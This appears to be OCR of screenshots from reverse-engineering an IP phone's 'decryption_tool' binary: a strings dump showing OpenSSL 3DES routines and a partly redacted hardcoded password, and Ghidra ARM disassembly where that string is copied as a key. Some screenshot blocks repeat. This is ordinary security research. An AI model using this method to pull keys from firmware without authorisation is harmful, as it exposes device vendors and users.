
```
┌─mabrell ~/analysis/home/ipphone/bin
└─$ strings -n 32 decryption_tool
openssl_crypt EVP_BytesToKey ERROR cipher[%d], strlen((char*)pw)[%d]
openssl_crypt EVP_CipherInit ERROR
openssl_crypt EVP_CipherUpdate ERROR
openssl_crypt EVP_CipherFinal ERROR
des3_crypt: Cipher context can't be NULL!
des3_crypt: Input buffer can't be NULL!
des3_crypt: Output buffer can't be NULL!
init_cipher: RAND_pseudo_bytes ERROR. Can't generate random salt!
init_cipher: EVP_BytesToKey ERROR. Can't generate key and IV!
init_cipher: EVP_CipherInit ERROR. Can't initialize cipher
final_cipher: Cipher context can't be NULL!
final_cipher: Output buffer can't be NULL!
final_cipher EVP_CipherFinal ERROR
h4dA[redacted]
Use: %s -f <input file name> -o <output file name>
Invalid command line parameters.
```




```
                     FUN_00011620                                      XREF[1]:     00010fdc
00011620 f0 47 2d e9     stmdb      sp!,{r4,r5,r6,r7,r8,r9,r10,lr}

00011624 61 de 4d e2     sub        sp,sp,#0x610

00011628 08 d0 4d e2     sub        sp,sp,#0x8

0001162c 01 50 a0 e1     cpy        r5,r1

00011630 18 70 8d e2     add        r7,sp,#0x18

00011634 00 60 a0 e1     cpy        r6,r0

00011638 e8 11 9f e5     ldr        r1,[DAT_00011828]                                   = 000

0001163c 08 80 47 e2     sub        r8,r7,#0x8

00011640 41 20 a0 e3     mov        r2,#0x41

00011644 08 00 a0 e1     cpy        r0,r8

00011648 01 10 8f e0     add        r1=>s_h4dAratH[redacted]                            h4

0001164c 3d fd ff eb     bl         <EXTERNAL>::memcpy                                  void
```




```
                      FUN_00011620                                XREF[1]:     00010fdc
00011620 f0 47 2d e9     stmdb        sp!,{r4,r5,r6,r7,r8,r9,r10,lr}

00011624 61 de 4d e2     sub          sp,sp,#0x610

00011628 08 d0 4d e2     sub          sp,sp,#0x8

0001162c 01 50 a0 e1     cpy          r5,r1

00011630 18 70 8d e2     add          r7,sp,#0x18

00011634 00 60 a0 e1     cpy          r6,r0

00011638 e8 11 9f e5     ldr          r1,[DAT_00011828]                              = 000

0001163c 08 80 47 e2     sub          r8,r7,#0x8

00011640 41 20 a0 e3     mov          r2,#0x41

00011644 08 00 a0 e1     cpy          r0,r8

00011648 01 10 8f e0     add          r1=>s_h4dAratH[redacted]                       h4

0001164c 3d fd ff eb     bl           <EXTERNAL>::memcpy                             void
```




```
00011758 00 00 8d e5     str          r0,[sp,#0x0]=>local_638
0001175c 08 30 a0 e1     cpy          r3,r8
00011760 0a 00 a0 e1     cpy          r0,r10
00011764 09 10 a0 e1     cpy          r1,r9
00011768 8c fe ff eb     bl           FUN_000111a0
```




```
00011758 00 00 8d e5     str          r0,[sp,#0x0]=>local_638
0001175c 08 30 a0 e1     cpy          r3,r8
00011760 0a 00 a0 e1     cpy          r0,r10
00011764 09 10 a0 e1     cpy          r1,r9
00011768 8c fe ff eb     bl           FUN_000111a0
```



